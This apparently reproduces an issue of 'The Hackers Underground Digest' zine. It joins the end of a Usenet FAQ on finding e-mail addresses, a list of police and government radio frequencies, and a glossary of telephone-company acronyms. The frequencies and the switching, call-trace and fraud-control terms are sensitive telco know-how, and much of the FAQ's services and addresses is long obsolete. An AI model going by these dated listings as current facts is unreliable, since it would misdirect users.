The University of Texas publishes a network directory. Although it hasn't been updated in a few years, it still provides a useful list of many site names. It is available for anonymous ftp from several different locations, including /net.directory/1988.netbook on emx.utexas.edu. It is BIG, so you might not have room to store it locally, unless you ask someone in charge to set up some space for it. You should NOT transfer it to /tmp every time you need it, or something like that; that's a horrible waste of network bandwidth. Contact people are usually listed in the site entries in the net directory, but you might want to try "postmaster" first. This directory is superseded by the book "The user's directory of computer networks," whose bibliography information is provided in the 'References' section below. Of course, you have to pay for the book, and you can't grep dead trees, but it's probably more up-to-date than the University of Texas directory.

UUCP maps
Entry Changed: Tue Jul 4 1995

The UUCP maps are posted in the comp.mail.maps newsgroup. See the posting "UUCP map for README" in that directory for more information. You can grep in the news spool or use your news reader's search facilities to search for a particular string (e.g. an organization name) in the comp.mail.maps postings. Each UUCP map entry lists the contact person for the entry. You can also search the UUCP maps by connecting to the "uumap" WAIS database on port 210 of wais.cic.net. For more information about WAIS, see above.

Netinfo

You can also search UUCP maps using the University of California at Berkeley's Netinfo service (which also supports other services, such as looking up IP addresses for hosts on the Internet). You connect to it at port 117 of netinfo.berkeley.edu, e.g. on some systems, "telnet netinfo.berkeley.edu 117". The "ufind", "ufile", "uhost" and "upath" commands are used to look up information in the UUCP maps. For more information about Netinfo, connect to it and type "?".

Merit Network NetMail database

Allows one to find the appropriate bitnet, internet or uucp address for a site given part of the address.

telnet hermes.merit.edu

At the "Which Host?" prompt, type netmailsites then enter any part of the address you want.

nslook/nslookup and hostq programs

Some sites have programs which will give you information about a host given its name or IP address. Some such programs include nslook, nslookup, and hostq.

/etc/hosts
Entry Changed: Mon Feb 15 1993

Mail routing on UNIX machines on the internet use to use a large file called /etc/hosts to validate host names. We used to advise you to examine this file to guess host names when all else fails - but that really isn't useful anymore. Use one of the above methods instead.

Commercial Networks

Internet to America Online
Entry Changed: Sat Dec 7 1996

Creating the Internet version of an America Online address requires that you know the conversion rule. You ignore the case, remove the spaces, and add "@aol.com" to the end of the address. Thus, an America Online address "Jane Doe" becomes "janedoe@aol.com" (without the quotes, of course). Internet mail incoming to America Online is trucated at 27 kilobytes. To find addreses, send e-mail to NameSearch@aol.com and provide the user's real name, state, and city. Their World-Wide Web service at **http://home.aol.com** allows you to search for members' home pages containing the search terms you specify.

Internet to Compuserve
Entry Changed: Sat Dec 7 1996

If someone's Compuserve ID is 77777,7777 you can send Internet mail to 77777.7777@compuserve.com (change the comma to a dot, and append the site name). Their **Web directory @ http://www.sprynet.com/ourworld/searchow/** lets you search for people by name, location, or occupation.

Internet to DELPHI
Entry Changed: Sat Dec 7 1996

Delphi users can recieve Internet EMail at <username>@delphi.com. Usernames are user- defined and vary from handles to real names. Their **Web directory @ http://www.delphi.com/dir-html/simple_web_search.html** lets you search for member Web pages containing your search terms, or browse their username directory.

Internet to GEnie
Entry Changed: Sat Dec 7 1996

Creating the Internet version of a GEnie address requires that you add "@genie.com" to the end of the address. Thus, a GEnie address "J.DOE3" becomes "J.DOE3@genie.com" (without the quotes, of course). There is no added cost to GEnie users (beyond normal connect-time charges) to send or receive Internet mail. GEnie addresses are case-insensitive, but you should preserve periods.

Internet to Prodigy
Entry Changed: Sat Dec 7 1996

Prodigy users receive Internet mail via the address format

abcd12a@prodigy.com

where "abcd12a" is the recipient's Prodigy user ID. We have not found an Internet-accessible directory.

Internet to T-Online (Germany)
Entry Created: Wed Nov 22 1995

Since Summer 1995, T-Online (former BTX) users have access to the Internet. Use the T-Online Id of the recipient and add -000x where x is the appropriate user number, mostly 1. The T-Online Id is mostly equal to the telephone-number of the person, inculding the city prefix. To send a mail to a T-Online user in Frankfurt (city prefix: 069), with the telefon number 123456, send Internet mail to 069123456-0001@T-Online.de.

References

If you want to learn more about computer networks and how they interact with each other, these books and articles might be interesting and useful to you:

>!%@:: A Directory of Electronic Mail Addressing & Networks by Donnalyn Frey and Rick Adams ISBN 1-56592-031-7 (published by O'Reilly, E-mail nuts@ora.com) (current edition published in August 1993; $24.95 cover price)

>The Matrix: Computer Networks and Conferencing Systems Worldwide, by John S. Quarterman, Digital Press, Bedford, MA, 1990. $50. Digital order number EY-C176E-DP-SS, Digital Press ISBN 155558-033-5, Prentice-Hall ISBN 0-13-565607-9.

>``Strategies for Finding People on Networks," by John S. Quarterman, Matrix News, Vol. 1, No. 6, pg. 3, Matrix Information and Directory Services, Austin, Texas, September 1991.

>The user's directory of computer networks, ed. Tracy L. LaQuey, Digital Press, Bedford, MA, 1990. Digital order number EY-C200E-DP, ISBN 1-55558-047-5.

>Zen and the Art of the Internet: A Beginner's Guide, by Brendan Kehoe, Prentice Hall, July 1992. ISBN 0-13-010778-6. (This is the second edition. The first edition is available for free on-line. To find out how to get it, send mail to archive-server@cs.widener.edu with "send zen hints" in the body of the message.)

Useful Usenet Postings

Subject: FAQ: College Email Addresses 1/4 [Monthly posting]
Subject: FAQ: College Email Addresses 2/4 [Monthly posting]
Subject: FAQ: College Email Addresses 3/4 [Monthly posting]
Subject: FAQ: College Email Addresses 4/4 [Monthly posting]
Newsgroups: soc.college, soc.net-people, news.answers
Subject: Updated Inter-Network Mail Guide
Newsgroups: comp.mail.misc, alt.bbs.lists,
alt.internet.services, comp.misc, comp.answers,
alt.answers, news.answers
Subject: Tips on using soc.net-people [l.m. 13/09/92]
Newsgroups: soc.net-people

[Same as above -- check the archives for a newer version if this one isn't available.]

Available in the indicated Usenet newsgroup(s), or via anonymous ftp from rtfm.mit.edu in the files:

/pub/usenet/news.answers/mail/college-email/part1
/pub/usenet/news.answers/mail/college-email/part2
/pub/usenet/news.answers/mail/college-email/part3
/pub/usenet/news.answers/mail/college-email/part4
/pub/usenet/news.answers/mail/inter-network-guide
/pub/usenet/soc.net-people/Tips_on_using_soc.net-people_[l.m._13_09_92]

Also available from mail-server@rtfm.mit.edu by sending a mail message containing any or all of:

send usenet/news.answers/mail/college-email/part1
send usenet/news.answers/mail/college-email/part2
send usenet/news.answers/mail/college-email/part3
send usenet/news.answers/mail/college-email/part4
send usenet/news.answers/mail/inter-network-guide
send usenet/soc.net-people/Tips_on_using_soc.net-people_[l.m._13_09_92]

Send a message containing "help" to get general information about the mail server.

Credits

This FAQ was originally maintained by Jonathan I. Kamens; David Lamb took over maintenance in January 1994. In July 1995 David merged in the general information on finding addresses from the College E-mail FAQ, originally created by Mark Kantrowitz.

Comments about, suggestions about or corrections to this posting are welcomed. If you would like to ask me to change this posting in some way, the method I appreciate most is for you to actually make the desired modifications to a copy of the posting, and then to send me the modified posting, or a context diff between my posted version and your modified version (if you do the latter, make sure to include in your mail the "Version:" line from my posted version). Submitting changes in this way makes dealing with them easier for me

and helps to avoid misunderstandings about what you are suggesting.

These people provided useful comments, information and/or suggestions:

Randall Atkinson (atkinson@itd.nrl.navy.mil)
Ed Blackman
Mark Brader (msb@sq.com)
Bruno Chatras
Jim Cheetham
Huang Chih-Hsien
Marcel Dorenbos
Alessio Dragoni (drago@ats.it)
Ralph E. Droms
Donald E. Eastlake, III
Marshall Gene Flax
Arthur K. Ho
Patrick Hoepfner (hoepfner@heasfs.gsfc.nasa.gov)
Dan Hoey (hoey@aic.nrl.navy.mil)
Kjetil Torgrim Homme (kjetilho@ifi.uio.no)
Ivar Mar Jonsson
Jonathan I. Kamens (jik@security.ov.com)
Mark Kantrowitz (mkant+@cs.cmu.edu)
Dan Kegel (dank at alumni.caltech.edu)
Jonathan Kochmer
Patt Leonard (leonard@alexia.lis.uiuc.edu)
Jerry Martin (nic@osu.edu)
Skip Montanaro
Dan Muller (danm@zipnet.net)
Eric De Mund (ead@ixian.com)
Hank Nussbacher (hank@ibm.net.il)
Jerry Peek (jpeek@jpeek.com)
Tim Pozar (pozar@kumr.lns.com)
Mark Prior
John S. Quarterman
Gowri Ramanathan
Michael Santullo (santullo@Four11.com)
Jenny Schmidt (jenny@whowhere.com)
Ellen Keyne Seebacher
Rolf E. Sonneveld
Andrew Starr
Donald Stoy
Robert Ullmann
Edward Vielmetti
Peter M. Weiss (pmw1@psuvm.psu.edu)
Bill Wells
Sean White (sean@whowhere.com)
Martin Westphal (martin@PNN.sgz-bank.com)
Bill Wohler (wohler@sap-ag.de)
Peter J. Woodrow

Copying

You can reprint (or archive, or make CDs of) this FAQ posting anywhere you want, as long as the following conditions are met:

>You use as recent a version of the FAQ as possible.
>The copyright holders' names (as well as the 'Credits' section listing other people who have contributed) stays on it.
>Any modifications (other than typesetting changes) you make to it are clearly designated as your modifications. If you are significantly reformatting the information in the FAQ, then you don't have to explicitly show every change from the original, but you make clear that what you are printing is derived from our FAQ rather than a direct copy of it.
>You tell people where to find updated versions of it, i.e., what newsgroups it appears in. If paying outside authors for articles is standard practice of the forum in which you wish to reprint it, then we would appreciate some sort of reimbursement for the reprinting. However, we leave this to your discretion (i.e., you can pay us or not; if you choose to pay us, the amount can be whatever you think is appropriate).

massive frequency list continued from page 42

36.510	US Army
36.530	US Navy
36.550	US Air Force/US Navy
36.570	US Government
36.590	US Government
36.610	US Dept of Agriculture
36.630	US Army/US Dept of Agr
36.650	US Forst Svc/US Dept of Agr
36.670	US Forst Svc/US Dept of Agr
36.690	US Army
36.710	US Army
36.730	US Dept of Agriculture
36.750	US Forst Svc
36.770	US Forst Svc
36.790	US Air Force/US Army/US Dept of Agr
36.810	US Air Force/US Dept of Agr
36.830	US Air Force
36.850	US Navy
36.870	US Government
36.890	US Army
36.910	US Army
36.930	US Dept of Agriculture
36.950	US Dept of Agriculture
36.970	US Dept of Agriculture
36.990	US Army/US Dept of Agr
37.020	Police mobile
37.040	Police
37.060	Police
37.080	Police
37.100	Police/Public Service
37.120	Police
37.140	Police
37.160	Police
37.180	Police/Public Service
37.200	Police
37.220	Police
37.240	Police
37.260	Police/Public Service
37.280	Police
37.300	Police
37.300	Police
37.320	Police
37.340	Police
37.360	Police
37.380	Police mobile
37.420	Police mobile
37.440	Forest Products
37.460	Power and Water
37.480	Power and Water
37.500	Power and Water
37.520	Power and Water
37.540	Power and Water
37.560	Power and Water
37.580	Power and Water
37.600	Power and Water
37.620	Power and Water
37.640	Power and Water
37.660	Power and Water
37.680	Power and Water
37.700	Power and Water
37.720	Power and Water
37.740	Power and Water
37.760	Power and Water
37.780	Power and Water
37.800	Power and Water
37.820	Power and Water
37.840	Power and Water
37.860	Power and Water
37.880	Forest Products
37.900	Highway Maint/Special Emergency
37.920	Highway Maint
37.940	Highway Maint/Special Emergency
37.960	Highway Maint
37.980	Highway Maint/Special Emergency
38.270	US Government
38.290	US Government
38.310	US Navy
38.330	US Navy
38.350	US Dept of Agriculture
38.370	US Forst Svc
38.390	US Dept of Agriculture
38.410	US Forst Svc/US Dept of Agr
38.430	US Forst Svc/US Dept of Agr
38.450	US Army
38.470	US Government
38.490	US Army
38.510	US Army
38.530	US Army/US Dept of Agr
38.550	US Army/UGF/US Dept of Agr
38.570	US Dept of Agriculture
38.590	US Dept of Agriculture
38.610	US Government
38.630	US Government
38.650	US Air Force/US Army
38.670	US Air Force/UFA
38.690	US Army
38.710	US Army
38.730	US Dept of Agriculture
38.750	US Forst Svc/US Dept of Agr
38.770	US Forst Svc/US Dept of Agr
38.790	US Dept of Agriculture
38.810	US Forst Svc
38.830	US Army
38.850	US Army/US Dept of Agr
38.870	US Dept of Agriculture
38.890	US Army
38.910	US Army
38.930	US Army/US Navy
38.950	US Air Force/US Army/US Navy
38.970	US Dept of The Interior/US TVA
38.990	US D of Int/US TVA/US Vet Admin
39.020	Police
39.040	Police
39.060	Police/Public Service
39.080	Police
39.100	Police/Public Service
39.120	Police
39.140	Police
39.160	Police
39.180	Police/Public Service
39.200	Police
39.220	Police
39.240	Police
39.260	Police mobile
39.280	Police
39.300	Police mobile
39.320	Police
39.340	Police mobile
39.360	Police
39.380	Police mobile
39.400	Police
39.420	Police
39.440	Police
39.460	Police
39.480	Police
39.500	Police/Public Service
39.520	Police
39.540	Police
39.560	Police
39.580	Police/Public Service
39.600	Police
39.620	Police
39.640	Police
39.660	Police mobile
39.680	Police
39.700	Police mobile
39.720	Police
39.740	Police mobile
39.760	Police

continued on page 53...

"Acronyms in the letter C"
Another THUD Magazine (non-exclusive) Presentation

C	Counting rate
C	Current supervision
C	Scan point (SP)
C&A	Centrifugal and absorption
C-ACD	Commercial-automatic call distributor (OSPS)
C-NCH	C-notch
C/I	Command/indicate
C/S UNIT	Combiner and splitter
C1	Circuit system
CA	Cable
CA	Cable number
CA	Collision avoidance
CA	SSN access INTER/TRA blocal 1-26
CABS	Carrier access billing system
CAC	Calling-card authorization center
CAC	Carrier access code
CAC	Circuit administration center
CAC	Customer administration center
CACHE	Cache errors
CAD	Computer-aided dispatch
CAD	Critical alarm display
CADN	Circuit administration.
CADV	Combined alternate data/voice
CAF	Circuit reset acknowledgment failure
CAFD	Comptrollers automatic message accounting format description
CAFD	Controllers automatic message accounting format description
CAI	Address incomplete received
CAI	Call assembly index
CAIS	Colocated automatic intercept system
CALRS	Centralized automatic loop reporting system
CAM	Communication access method
CAM	Computer aided manufacturing
CAM	Content adressable memory
CAM	Control administration module
CAMA	Central automatic message accounting.
CAMA	Centralized auto message accounting
CAMA	Centralized automatic message accounting
CAN	Cancel
CANC	Cancel (i.451)
CANF	Clear the cancel from
CANT	Clear the cancel to
CAP	Capacitance
CARL	Computerized administrative route layout
CAROT	Centralized automatic reporting on trunks
CAROT	Centralized automatic reporting on trunks.
CAS	Cannel associated signaling
CAS	Circuit associated signaling
CAS	Computerized autodial system
CAS	Craft access system (SARTS)
CAS	Customer account service
CAS7ABM	CAS common channel signaling 7 (CCS7) abort message received
CAS7ACG	CAS CCS7 ACG invoke component received
CAS7GMG	CAS CCS7 received with invalid format reply
CAS7GWE	CAS CCS7 error
CAS7NCG	CAS CCS7 message returned because of network congestion
CAS7NFL	CAS CCS7 message returned because of network failure
CAS7RCR	CAS CCS7 reject component received
CAS7SCG	CAS CCS7 message returned because of subsystem congestion
CAS7SFL	CAS CCS7 message returned because of subsystem failure
CAS7TAN	CAS CCS7 message returned
CAS7TOT	CAS CCS7 query which timed out before reply received
CASDBOV	CAS message received indicating data base overload
CASDBOV	Customer account services (CAS) message received indicating data base overload
CASDBOV	Customer account services (CAS) message received indicating database overload
CASDBUN	CAS message returned
CASGMSG	CAS message received garbled
CASNBLK	CAS message returned because of network blockage
CASNCON	CAS message returned because of network congestion
CASNRTE	CAS message returned because of no routing data
CASTOUT	CAS message returned because of timeout
CASUNEQ	CAS message returned because of unequipped destination
CASURPY	CAS message received with an unexpected reply
CAT	Centrex access treatment
CAT	Craft access terminal
CATLAS	Centralized automatic trouble locating and analysis system
CAY	Create an assembly
CB	OCC audio facilitys INTER/TRA blocal 1-26
CBA	Change back acknowledgement (SS7: in mtp)
CBD	Change back declaration (SS7: in mtp)
CBEMA	Computer and business equipment manufacturers' assc.
CBERR	Correctable bit error
CBS	Crossbar switching
CBX	Computerized branch exchange
CC	Call count
CC	Central control
CC	Central controller
CC	Common channel (CAS-CC)
CC	Common control
CC	Connection confirm
CC	Country code
CC	Country code (ISO 7498)
CC	Initials of person closing report out to catlas.
CC	OCC digital facility-medium speed INTER/TRA blocal 1-26
CC1	Call control 1 (IOS)
CCA	Change customer attributes
CCA	Computer content architecture (ISO 8637/2)
CCBS	Completion of call to busy subscribers (i.253 c)
CCC	Centeral control complex
CCC	Central control complex
CCC	Clear channel capability
CCC	Computer control center
CCD	Change due date - COSMOS command
CCDDBOV	BVA calling card (CCRD) message received indicating data base overload
CCDDBUN	BVA CCRD message returned because data base unable to process
CCDGMSG	BVA CCRD message received garbled
CCDNBLK	BVA CCRD message returned because of network blockage
CCDNCON	BVA CCRD message returned because of network congestion
CCDNRTE	BVA CCRD message returned because of no routing data
CCDR	Calling card
CCDTOUT	BVA CCRD message returned because of timeout
CCDUNEQ	BVA CCRD message returned because of unequipped destination
CCDURPY	BVA CCRD message received with an unexpected reply
CCF	Custom calling features
CCH	Connections per circuit per hour
CCIR	Comite' consultatif international des radio communications
CCIR	Consultative committee for radiocomunication international radio
CCIS	Common channel interoffice signaling
CCITT	Comite' consultatif international telegraphique et telephonique
CCITT	Consultative committee for internat. telephone and telegraph
CCM	Customer control management
CCNC	CCS network control
CCNC	Common channel network controller
CCNC	Computer/communications network center
CCOA	Cabinet control and office alarm
CCP	Call control part
CCR	Clock configuration register
CCR	Continuity check request (SS7: in ISUP)
CCR	Customer-controlled reconfiguration
CCRC	Corrupt crc (IOM2 monitor command)
CCRD	Calling card (5E)
CCRS	Centrex customers ... system
CCS	Centum Call Seconds
CCS	Cluster support system
CCS	Common channel signaling
CCS	Custom calling services (NTI)
CCS	Hundred (C) call seconds
CCS	Hundred call seconds
CCSA	Common control switching arrangement
CCT	Central control terminal
CCT	Initialize and update the contractor-transducer file
CCTAC	Computer communications trouble analysis center
CCU	Colt computer unit
CCU	Combined channel units
CCU	Communication control unit
CCV	Calling card validation
CD	Call deflection (i.252 e)
CD	Collision detection (->csma/)
CDA	Call data accumulator
CDA	Change distribution attributes
CDA	Coin detection and announcement
CDACS	Concentrating DACS
CDAR	Customer dialed account recording
CDC	Central distrubtion center
CDCF	Cumulative discounted cash flow
CDD	Change due date
CDF	Combined distributing frame
CDF	DTF coin
CDFI	Communication link digital facilities interface
CDI	Circle digit identification
CDI	Connected line identification (i.251 C/E)

CDI	Control and data interface.
CDI	Control data interface
CDIG	Circle digit translation (NTI)
CDM	Coax data module
CDMA	Code division ma
CDO	Community dial office
CDPR	Customer dial pulse receiver
CDQ1	Custom calling services discount quote
CDR	Call detail record
CDR	Call dial rerouting
CDR	Collision detect input line
CDR	Cut thru dip report
CDRR	Call detail recording and reporting
CDS	Circuit design system
CDS	Codes
CDS	Craft dispatch system
CE	Collision elimination (->CSMA/)
CE	Common equipment data (NTI)
CE	Conducted emission (EME)
CE	SSN station line INTER/TRA blocal 1-26
CEF	Cable entrance facility
CEI	Comparable efficient interconnection
CEI	Comparably efficient interconnection
CEN	European committee of standards
CENELEC	European committee of standards (electrotechnics)
CEP	Connection endpoint
CEPT	European conference of post/telecom administrations
CES	CC error summary
CEU	CCS estimated usage
CEV	Control environmental vault
CEV	Controlled environment vault
CF	Coin first
CF	OCC special facility INTER/TRA blocal 1-26
CFA	Carrir failure alarms
CFA	Change facility attributes
CFC	Cost function code
CFCA	Communications fraud control association
CFD	Coinless ANI7 charge-a-call
CFGN	Configuration
CFI	Configurable interface (SIPB)
CFINIT	Custom calling feature table
CFN	Call forward number
CFND	Call forward number don't answer
CFNR	Call forwarding no reply (i.252 c)
CFP	Call forwarding busy (i.252 b)
CFP	Print the class of service/features for an electromechanical entity
CFR	Code of federal regulations
CFT	Craft
CFU	Call forwarding unconditional (i.252 d)
CFU	Change facility usage
CG	Control group number
CG	OCC telegraph facility INTER/TRA blocal 1-26
CG01	Carrier group in alarm - 1AESS carrier group
CG03	Reason for above - 1AESS carrier group
CGA	Carrier group alarm
CGA	Carrier group assignment
CGAP	Call gapping
CGAP	Call gapping code controls messages.
CGB	Circuit group blocking (SS7: in ISUP)
CGBA	CGB acknowledgement
CGM	Computer graphics metafile (ISO DIS 8632)
CGN	Concentrator group number
CGNC	Connector group network controller
CGU	Circuit group unblocking (SS7: in ISUP)
CGUA	CGU acknowledgement
CH	Change
CH	OCC digital facility high-speed INTER/TRA blocal 1-26
CHAN	Channel
CHAPS	UNK - a known AT&T System - def. unknown
CHAR	Character
CHG LASG	Change loop assignment
CHK	Check
CHR	Chronical
CI	Concentrator identifier trunk INTER/TRA blocal 1-26
CI0IN	Control interface 0 interrupt
CI1IN	Control interface 1 interrupt
CIB	Centralized intercept bureau
CIC	Carrier identification codes
CIC	Circuit identification code
CIC	Customer Information Center (AT&T)
CICS	Customer information control system
CID	Connection identification
CIE	Company establish company initiated change
CIF	Common intermediate format (for ISDN high end video)
CIH	Craft interface handler
CII	Call identity index
CII	Initial address message (IAM) irregularity (incoming)
CIMAP	Circuit installation and maintance assistance program
CIMAP/CC	Circuit installation and maintenance assistance/control center
CIP	Control interface port
CIRR	C/I receive register
CIS	Crimeline information systems
CIS	Customized intercept service
CIXR	C/I transmit register
CJ	OCC control facility INTER/TRA blocal 1-26
CK	Checkbits
CK	OCC overseas connecting facility wide-band INTER/TRA blocal 1-26
CKF	Continuity check failure (incoming)
CKID	Circuit identification
CKL	Circuit location
CKS	Clock select bit
CKT	Circuit
CKT	Circuit.
CKTRY	Cuicuitry
CL	Centrex CO line INTER/TRA blocal 1-26
CLASS	Centralized local area selective signaling
CLASS	Custom local area signaling service
CLC	Common language code for an entity
CLCI	Common language circuit identification
CLCT	Network management control counts
CLDIR	Call direction
CLDN	Calling line directory number
CLEI	Common language equipment identifier
CLF	Creating dips upper bound load factor
CLFI	Common lang facilities identication
CLI	COSMOS processed alit reports
CLI	Calling line ident
CLID	Calling line identification
CLIP	Calling line identification presentation (i.251 c)
CLIR	Calling line identification restriction (i.251 d)
CLK	Clock
CLL	Creating dips lower bound load factor
CLLI	Common-language location identification
CLNK	Communication link
CLNKs	Communication links
CLNORM	Communication link normalization
CLR	Circuit layout record
CLR	Clear
CLRC	Circuit layout record card
CLS	CLCI in serial number format
CLS	Connectless-mode service
CLSD	Closed
CLSV	Class of service
CLT	CLCI telephone number format
CLT	Communications line terminal
CLUS	Cluster data (NTI)
CM	C-message frequency weighting
CM	Communication module
CM	Connection memory
CM	OCC video facility INTER/TRA blocal 1-26
CMAC	Centralized maintenance and administration center
CMAP	Centralized maintance and administration position
CMC	Call modification completed (SS7: in ISUP)
CMC	Cellular mobile carrier
CMC	Cellular modile carrier
CMC	Construction maintenance center
CMD	Command
CMDF	Combined main distributing frame
CMDS	Centralized message data system
CMF	Capacity main station fill
CMP	Communication module processor
CMP	Communications module processor
CMP	Companion board
CMP	Corrective maintenancean practices
CMPR	Compares
CMR	Call modification request (SS7: in ISUP)
CMR	Cellular mobile radio
CMRJ	CMR reject (SS7: in ISUP)
CMS	Call management system
CMS	Circuit maintance system
CMS	Circuit maintance system 1C
CMS	Circuit maintenance system
CMS	Communications management subsystem
CMS	Conversational monitoring system
CMT	Cellular mobile telephone
CMT	Combined miscellaneous trunk frame
CMU	CCS measured usage
CMU	Colt measurement unit
CN	C-notch frequancy weighting

SUBSCRIBE TO THUD MAGAZINE
$20 U.S., $24 CANADA, $35 FOREIGN
P.O. BOX 2521, CYPRESS, CA 90630

CN	Change notice
CN	Changel noticee
CN	Connection
CN	SSN network trunk INTER/TRA blocal 1-26
CN/A	Customer name/address
CN02	List of pay phones with coin disposal problems - 1AESS coin phone
CN03	Possible trouble - 1AESS coin phone
CN04	Phone taken out of restored service because of possible coin fraud
CNA	Communications network application
CNAB	Customer name/address bureau
CNCC	Customer network control center
CNI	Common network interface
CNMS	Cylink network management system
CNS	Complimentary network service
CNS	Concentrating network system
CNT	Count
CNTS	Counts
CNVT	Converted
CO	Central office
CO	Continuous (SARTS)
CO	OCC overseas connecting facility INTER/TRA blocal 1-26
CO UN	Central office unit code
COA	Change over acknowledgement (SS7 in MTE)
COAM	Centralized operation
COAM	Customer owned and maintained
COC	Circuit order control
COCOT	Customer-owned coin-operated telephone
COD	Code
CODCF	Central office data connecting facility
CODEC	Coder/decoder
COE	Central office entity
COE	Central office equipment
COEES	COE engineering system
COEES	Central office equipment engineering system
COER	Central office equipment record
COEST	Central office equipment signature table
COF	Confusion received (outgoing)
COFA	Change of frame alignment (DS-1)
COG	Centralized operations group
COGRDG	Central office grounding
COLP	Connected line identification presentation
COLR	Connected line identification restriction
COLT	Central office limit table
COLT	Central office line tester
COM	Common controller
COM	Communication
COM	Complement size
COM	Computer output microfilm
COM/EXP	PCM-compander/expander
COMM	Comunication
COMMS	Central office maintenance management system
COMMS-PM	Central office maintenance management system-preventive Maintenance
COMP	Computed
COMPNY	Company
COMPS	Central Office Manegenment Program (GTE)
COMSAT	Communications satellite
CON	Concentrator - COSMOS command
COND	Conditions
CONF	Conference calling (i.254 a)
CONFIG	Configutation
CONN	Connect msg. (i.451)
CONN	Connector
CONN	Nailed-up connections
CONT	Control
CONTAC	Central office network access
CONUS	Continental united states
COO	Change over order (SS7: in MTP)
COP	Call offering procedure
COPY	Data copied from one address to another - 1AESS copy
CORC	Commands and responses definition and compressing program (IOS)
CORC	Customer riginated recent change
CORCs	Customer-originated recent changes
CORNET	Corperate network
COS	Connection-mode service
COSIB	Central office platform operator service interface board
COSMIC	Common systems main interconnection frame system (frame)
COSMOS	Computer system for mainframe operations
COT	Centeral office terminal
COT	Central office technician
COT	Central office terminal
COT	Central office terminal (opposite to RT)
COT	Continuity (SS7: in ISUP)
COTM	Central office overload call timing (NTI)
CP	Cable pair
CP	Call processing parameters (NTI)
CP	Communication processor (SARTS)
CP	Concentrator identifier signaling link INTER/TRA blocal 1-26
CP	Control program
CPA	Centralized/bulk power architecture
CPC	Cellular phone company
CPC	Circuit provision center
CPC	Circuit provisioning center
CPC	Circuit provisioning center (special services design group)
CPCE	Common peripheral controller equipment
CPD	Central pulse distributor
CPD	Common packet data channels
CPE	Customer premise equipment
CPE	Customer premises equipment
CPG	Call progress (SS7: in ISUP)
CPH	Cost per hour
CPI	COSMOS-premis interface
CPI	Computer private branch exchange interface
CPIE	CP or AM intervention interrupt error
CPM	COSMOS performance monitor
CPM	Citcuit pack module
CPM	Cost per minute
CPMP	Carrier performance measurement plan
CPS	Cycles per second
CPU	CCS capacity usage
CPU	Call pick up
CPU	Call pickup group
CPU	Central processing unit
CQM	Circuit group query (SS7: in ISUP)
CQR	CQM response
CR	Carriage return
CR	Control Record
CR	Control response
CR	OCC backup facility INTER/TRA blocal 1-26
CRAS	Cable repair administrative system
CRC	Customer record center
CRC	Cyclic redundancy check
CRCOK	CRC ok! (C/I channel code)
CRE	Create
CRED	Credit card calling (i.256 a)
CREF	Connection refused
CREG	Concentrated range extension with gain
CRF	Continuity recheck failure (outgoing)
CRFMP	Cable repair force management plan
CRG	Creg tag
CRIS	Customer records information system
CROT	Centralized automatic reporting of trunks (NTI)
CRR	Reset received (incoming)
CRS	Centralized results system
CRSAB	Centralized repair service answering bureau
CRST	Specific carrier restricted
CRT	Cathode ray tube
CRT	Cathode-ray tube
CRTM	Central office regular call processing timing (NTI)
CS	Cable switching
CS	Call Store
CS	Channel service INTER/TRA blocal 1-26
CS	Conducted susceptibility (EMS)
CS	Customer class of service
CSA	Carrier serving area
CSACC	Customer service administration control center
CSAR	Centralized system for analysis and reporting
CSAR	Centralized system for analysis reporting
CSC	Cell site controller
CSD	Circuit specific data
CSDC	Circuit switched digital capability
CSDN	Circuit-switched data network (t.70)
CSF	Critical short form
CSMA/	Carrier sense multiple access
CSMCC	Complex services maintenance control center
CSNET	Computer science network
CSO	Central services organization

WRITE FOR THUD MAGAZINE

Would you like a free subscription?

WRITE SOMETHING FOR US!

THUD MAGAZINE ARTICLES, P.O. Box 2521, Cypress, CA 90630

CSO	Cold start only (in eoc)
CSP	Coin sent paid
CSP	Coin set paid
CSPDN	Circuit-switched public data network
CSR	Clock shift register
CSR	Customer service records
CSS	Computer sub-system
CSS	Computer subsystem
CSS	Customer service system
CSSC	Customer service system center
CST	Call state or current state or change state (QUASI SDL)
CST	Combined services terminal
CSU	Channel service unit
CSUS	Centralized automatic message accounting suspension (NTI)
CT	Call transfer (i.252 a)
CT	Control terminal
CT	SSN tie trunk INTER/TRA blocal 1-26
CT01	Manually requested trace line to line information follows - 1AESS
CT02	Manually requested trace line to trunk information follows - 1AESS
CT03	Intraoffice call placed to a number with CLID - 1AESS call trace
CT04	Interoffice call placed to a number with CLID - 1AESS call trace
CT05	Call placed to number on the ci list - 1AESS call trace
CT06	Contents of the CI list - 1AESS call trace
CT07	ACD related trace - 1AESS call trace
CTC	Central test center
CTC	Centralized test center (DDS)
CTC	Centralized testing center
CTC	Complete a cable transfer or complete a cable throw
CTD	Circuit test data
CTE	Cable throw order establishment
CTF	Display the contacter-transducer file
CTI	Circuit termination identification
CTL	Cable throw with line equipment assignment
CTL	Central operator control
CTM	Cable throw modification
CTM	Contac trunk module
CTMC	Communications terminal module controller
CTMS	Carrier transmission measuring system
CTO	Call transfer outside
CTO	Continuity timeout (incoming)
CTP	Print cable transfer frame work
CTR	Cable throw replacement
CTS	Cable throw summary
CTS	Call through simulator
CTS	Clear to send
CTSS	Cray time sharing system
CTT	Cartridge tape transport
CTT	Cut through tag
CTTC	Cartridge tape transport controller
CTTN	Cable trunk ticket number
CTTU	Central trunk testing unit.
CTU	Channel test unit
CTW	Withdraw a cable transfer or a cable throw
CTX	Centrex group number
CTX	Various centrix verifies
CU	Channel unit
CU	Channel unit
CU	Control unit
CU	Customer unit
CU/EQ	Common update/equipment system
CU/TK	Common update/trunking system
CUCRIT	Capital utilization criteria
CUG	Closed user group (i.255 a)
CUP	Common update processor
CUSTAT	Control unit hardware status
CUT	Circuit under test
CUTOVER	Cutover (pre-cut) inactive state.
CV	OCC voice grade facility INTER/TRA blocal 1-26
CVN	Vacant national number received (outgoing)
CVR	Compass voice response
CW	Call waiting (i.253 a)
CW	OCC wire pair facility INTER/TRA blocal 1-26
CWC	City-wide centrex
CWD	Call waiting deluxe
CXC	Complex service order input checker
CXM	Centrex table management
CXT	Complex order inquiry for nac review
CZ	OCC access facility INTER/TRA blocal 1-26
CorNet	Corporate network protocol (ECMA and CCITT q.930/931 oriented)

massive frequency list continued from page 49

39.780	Police mobile	39.860	Police	39.940	Police
39.800	Police	39.880	Police	39.960	Police
39.820	Police/Public Service	39.900	Police/Public Service	39.980	Police/Public Service
39.840	Police	39.920	Police		**MORE IN THE NEXT ISSUE!!!!!**

DEADLINE

IF YOU WANT TO GET ANY OF THE FOLLOWING INTO OUR NEXT (FALL) ISSUE OF "THE HACKERS UNDERGROUND DIGEST" PLEASE SEND THE MATERIAL TO US BEFORE THE DEADLINE.

